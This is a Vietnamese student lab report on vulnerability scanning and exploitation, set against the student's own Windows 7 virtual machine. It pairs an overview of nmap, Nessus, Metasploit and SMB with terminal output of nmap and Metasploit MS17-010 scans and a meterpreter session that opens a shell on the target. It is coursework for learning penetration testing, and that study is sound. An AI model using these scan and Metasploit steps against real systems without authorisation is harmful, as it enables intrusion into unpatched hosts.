HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG

KHOA CÔNG NGHỆ THÔNG TIN 1



BÀI THỰC HÀNH 11 THỰC TẬP CƠ SỞ

Họ và tên : Đinh Quang Hiếu

Mã sinh viên: B19DCAT065

Giảng viên giảng dạy: Hoàng Xuân Dậu

HÀ NỘI, THÁNG 4/2022

Bài 11: Tìm kiếm và khai thác lỗ hổng

I. Lý thuyết

- Tìm hiểu về nmap, nessus, metasploit framework
 - + Nmap:

- Nmap (tên đầy đủ Network Mapper) là một công cụ bảo mật được phát triển bởi Floydor Vaskovitch. Nmap có mã nguồn mở, miễn phí, dùng để quét cổng và lỗ hổng bảo mật. Các chuyên gia quản trị mạng sử dụng Nmap để xác định xem thiết bị nào đang chạy trên hệ thống của họ, cũng như tìm kiếm ra các máy chủ có sẵn và các dịch vụ mà các máy chủ này cung cấp, đồng thời dò tìm các cổng mở và phát hiện các nguy cơ về bảo mật.
- Nmap có thể được sử dụng để giám sát các máy chủ đơn lẻ cũng như các cụm mạng lớn bao gồm hàng trăm nghìn thiết bị và nhiều mạng con hợp thành.

•

+ Nessus:

- Nessus là một công cụ quét lỗ hổng bảo mật độc quyền được phát triển bởi Công ty An ninh mạng Tenable, được phát hành miễn phí cho việc sử dụng phi thương mại.
- Nessus cho phép quét các loại lỗ hổng:
 - Lỗ hổng cho phép một hacker từ xa kiểm soát hoặc truy cập dữ liệu nhạy cảm trên hệ thống.
 - Cấu hình sai (ví dụ như chuyển tiếp thư mở, các bản vá lỗi bị thiếu,...).
 - Mật khẩu mặc định, một vài mật khẩu thường được sử dụng, và mật khẩu trống trên các tài khoản hệ thống.
 Nessus cũng có thể dùng Hydra (một công cụ bên thứ ba) để thực hiện một cuộc tấn công từ điển.
 - Tấn công từ chối dịch vụ bộ nhớ stack TCP/IP bằng gói tin độc hai
 - Chuẩn bị cho việc kiểm tra bảo mật (PSI DSS).
- Trong hoạt động thông thường, Nessus bắt đầu bằng cách quét các cổng mạng qua một trong bốn bộ quét cổng mạng tích hợp sẵn (hay nó có thể sử dụng phần mềm quét AmapM hay Nmap) để xác định cổng đang mở trên mục tiêu và sau đó cố gắng thực hiện nhiều cách tấn công trên các cổng mở. Các bài kiểm tra lỗ hổng, có sẵn bằng việc đăng ký, được viết bằng NASL (ngôn

ngữ tấn công dạng kịch bản Nessus – Nessus Attack Scripting Language), một ngôn ngữ kịch bản tối ưu cho tương tác mạng.

+ Metasploit framework:

- Metasploit Framework là một môi trường dùng để kiểm tra, tấn công và khai thác lỗi của các service. Metasploit được xây dựng từ ngôn ngữ hướng đối tượng Perl, với những component được viết bằng C, assembler, và Python. Metasploit có thể chạy trên hầu hết các hệ điều hành: Linux, Windows, MacOS.
- Metasploit hỗ trợ nhiều giao diện với người dùng:
 - Console interface: Dùng msfconsole.bat. Msfconsole interface sử dụng các dòng lệnh để cấu hình, kiểm tra nên nhanh hơn và mềm đẻo hơn
 - Web interface: Dùng msfweb.bat, giao tiếp với người dùng thông qua giao diện web
 - Command line interface: Dùng msfcli.bat

Environment:

- Global Environment: Được thực thi thông qua 2 câu lệnh setg và unsetg, những options được gán ở đây sẽ mang tính toàn cục, được đưa vào tất cả các module exploits.
- Temporary Environment: Được thực thi thông qua 2 câu lệnh set và unset, environment này chỉ được đưa vào module exploit đang load hiện tại, không ảnh hưởng đến các module exploit khác.

• Chức năng:

- Quét cổng để xác định các dịch vụ đang hoạt động trên server.
- Xác định các lỗ hồng dựa trên phiên bản của hệ điều hành và phiên bản các phần mềm cài đặt trên hệ điều hành đó.
- Thử nghiệm khai thác các lỗ hồng đã được xác định.
- Một số lỗ hồng, cổng dịch vụ quét được quét được:
 - + Port 139: Cổng 139 được sử dụng cho Chia sẻ tập tin và máy in
 - + Port 445 : được dùng cho dịch vụ Server Message Block(SMB)
 - + Lỗ hồng MS17 -010: là một trong những lỗ hồng bảo mật nghiêm trọng có thể gây thiệt hại lớn cho các doanh nghiệp tại Việt Nam. Tuy lỗ hồng MS17 -010 đã có bản vá lỗi nhưng trong quá trình đánh giá an ninh mạng cho các doanh nghiệp, SecurityBox nhận thấy một số đơn vị vẫn chưa cập nhật phiên bản phòng chống lỗ hồng này

- + Lỗ hồng MS16-047: lỗ hồng bảo mật tồn tại trong quản lý tài khoản bảo mật (SAM) quyền bảo mật cục bộ (miền chính sách) (LSAD) từ xa giao thức khi họ chấp nhận mức xác thực không bảo vệ đầy đủ các giao thức. Lỗ hồng là bằng cách SAM và thiết lập giao thức từ xa LSAD kênh gọi thủ tục từ xa (RPC). Kẻ tấn công đã thành công khai thác lỗ hồng này có thể truy cập cơ sở dữ liệu SAM.
- Mô tả ngắn gọn về giao thức SMB :
 - + SMB được viết tắt của từ Server Message Block, là một giao thức trong hệ điều hành Windows và DOS. SMB cung cấp cơ chế để các máy khách (client) có thể truy cập vào hệ thống file máy chủ (server), cũng như những thiết bị input/output (ví dụ như máy in).
 - + Giao thức SMB đã được ra đời và đưa vào sử dụng từ giữa những năm 80 của thế kỷ 20 và trải qua nhiều phiên bản. Cụ thể, vào năm 1984 IBM đã ra SMB trong một bản công bố tài liệu về kỹ thuật của mình. Mục đích thiết kế ban đầu của SMB là một giao thức mạng để đặt tên và kiểm duyệt. Những phiên bản đầu tiên của SMB, hệ thống chia sẻ dữ liệu với các máy khách có quyền ngang nhau, tuy nhiên điều này chưa thực sự đảm bảo an toàn thông tin.
 - + SMB là giao thức hoạt động theo cơ chế máy khách máy chủ (request response). Hiểu đơn giản là các máy khách sẽ gửi những yêu cầu đến máy chủ SMB sau đó máy chủ sẽ gửi phản hồi lại đến từng yêu cầu.
 - + SMB còn có những chức năng quan trọng như:
 - Hỗ trợ tìm kiếm máy chủ sử dụng giao thức SMB khác.
 - Hỗ trợ in qua mạng.
 - Cho phép xác thực các file và thư mục được chia sẻ.
 - Thông báo những thay đổi của file và thư mục.
 - Xử lý những thuộc tính mở rộng của file.
 - Hỗ trợ dàn xếp, đàm phán để tương thích giữa các hình thái của SMB.
 - Cho phép khóa file đang truy cập tùy theo yêu cầu.

II.Thực hành

Chuẩn bị môi trường Máy ảo kali cài đặt công cụ tấn công

```
dinhquanghieu-b19dcat065@B19DCAT065-Hieu-Kali: ~
                                                                                      _ 0 X
File Actions Edit View Help
zsh: corrupt history file /home/dinhquanghieu-b19dcat065/.zsh_history (dinhquanghieu-b19dcat065® B19DCAT065-Hieu-Kali)-[~]
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.133.133 netmask 255.255.255.0 broadcast 192.168.133.255
inet6 fe80::20c:29ff:fec7:c871 prefixlen 64 scopeid 0×20<link>
        ether 00:0c:29:c7:c8:71 txqueuelen 1000 (Ethernet)
        RX packets 35 bytes 3965 (3.8 KiB)
        RX errors 0 dropped 0 overruns 0
        TX packets 34 bytes 2540 (2.4 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
         inet6 :: 1 prefixlen 128 scopeid 0×10<host>
         loop txqueuelen 1000 (Local Loopback)
        RX packets 8 bytes 400 (400.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 8 bytes 400 (400.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
___(dinhquanghieu-b19dcat065⊕B19DCAT065-Hieu-Kali)-[~]
```

- Các lỗ hổng các cổng dịch vụ quét bằng nmap

```
nmap -sV -A 192.168.133.128
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-21 23:06 EDT
Nmap scan report for 192.168.133.128
Host is up (0.00039s latency).
Not shown: 992 closed ports
          STATE SERVICE VERSION


Microsoft Windows RPC
PORT
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup:
135/tcp
WORKGROUP)
49152/tcp open msrpc
                                  Microsoft Windows RPC
49153/tcp open msrpc
49154/tcp open msrpc
49155/tcp open msrpc
49156/tcp open msrpc
                                 Microsoft Windows RPC
                                 Microsoft Windows RPC
                                 Microsoft Windows RPC
                                  Microsoft Windows RPC
Service Info: Host: DQHIEU-B19DCAT0; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: mean: -2h21m02s, deviation: 4h02m29s, median: -1m02s
|_nbstat: NetBIOS name: DQHIEU-B19DCAT0, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:c5:e
4:60 (VMware)
 smb-os-discovery:
   OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
    OS CPE: cpe:/o:microsoft:windows_7::sp1
    Computer name: dqhieu-b19dcat065
    NetBIOS computer name: DQHIEU-B19DCAT0\x00
    Workgroup: WORKGROUP\x00
    System time: 2022-04-22T10:06:18+07:00
  smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
  smb2-security-mode:
    2.02:
      Message signing enabled but not required
 smb2-time:
    date: 2022-04-22T03:06:18
   start_date: 2022-04-22T02:39:03
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 66.69 seconds
```


```
ul* 192.168.133.128
sudo] password for dinhquanghieu-b19dcat065:
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-27 11:14 EDT
Umap scan report for 192.168.133.128
Host is up (0.00028s latency).
       STATE SERVICE
                                VERSION
445/tcp open microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
AAC Address: 00:0C:29:C5:E4:60 (VMware)
Service Info: Host: DQHIEU-B19DCAT0; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
_smb-vuln-ms10-054: false
 smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
  smb-vuln-ms17-010:
    VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
       State: VULNERABLE
      IDs: CVE:CVE-2017
Risk factor: HIGH
         A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).
       Disclosure date: 2017-03-14
         https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
         https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Umap done: 1 IP address (1 host up) scanned in 11.73 seconds
```

- Cài đặt nessus


```
dinhquanghieu-b19dcat065@B19DCAT065-Hieu-Kali: ~/Downloads
File Actions Edit View Help
   -(dinhquanghieu-b19dcat065⊛B19DCAT065-Hieu-Kali)-[~]
s cd <u>Downloads</u>
  —(dinhquanghieu-b19dcat065⊛B19DCAT065-Hieu-Kali)-[~/Downloads]
$ sudo dpkg -i Nessus-10.1.2-debian6 amd64.deb
[sudo] password for dinhquanghieu-b19dcat065:
Selecting previously unselected package nessus.
(Reading database ... 281622 files and directories currently installed.)
Preparing to unpack Nessus-10.1.2-debian6_amd64.deb ...
Unpacking nessus (10.1.2) ...
Setting up nessus (10.1.2) ...
Unpacking Nessus Scanner Core Components...
 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service - Then go to https://B19DCAT065-Hieu-Kali:8834/ to configure your scanner
┌──(dinhquanghieu-b19dcat065⊛B19DCAT065-Hi
eu-Kali)-[~/Downloads]
└$ /bin/systemctl start nessusd.service
(dinhquanghieu-b19dcat065® B19DCAT065-Hieu-Kali)-[~/Downloads]
```








Sử dụng metasploit framework tấn công
 Tìm kiếm các cú pháp liên quan đến ms17_010




- Kiểm tra xem máy win7 có lỗi hay không

```
File Actions Edit View Help
Matching Modules
  # Name
                                                   Disclosure Date Rank
                                                                                  Check Descript
  0 auxiliary/scanner/smb/smb_ms17_010
                                                                       normal No MS17-010
 SMB RCE Detection
Interact with a module by name or index. For example info 0, use 0 or use auxiliar
y/scanner/smb/smb_ms17_010
[*] Using auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOST 192.168.133.128
RHOST ⇒ 192.168.133.128
msf6 auxiliary(scanner/smb/smb_ms17_010) > run
[+] 192.168.133.128:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ult
imate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.133.128:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
                                                ) > echo dinhquanghieu-b19dcat065
msf6 auxiliary(s
[*] exec: echo dinhquanghieu-b19dcat065
dinhquanghieu-b19dcat065
                               nb/smb_ms17_010) >
msf6 auxiliary(s
```

- Chụp ảnh màn hình





- Xem thông tin

```
meterpreter > sysinfo
Computer : DQHIEU-B19DCAT0
OS : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter >
```

- Tao folder

```
meterpreter > cd C:
meterpreter > shell
Process 2144 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:
cd C:
C:\Windows\System32
C:\Windows\system32>cd C:\Users\dinhquanghieu
cd C:\Users\dinhquanghieu>mkdir Hieu-Kaisa
mkdir Hieu-Kaisa

C:\Users\dinhquanghieu>
```

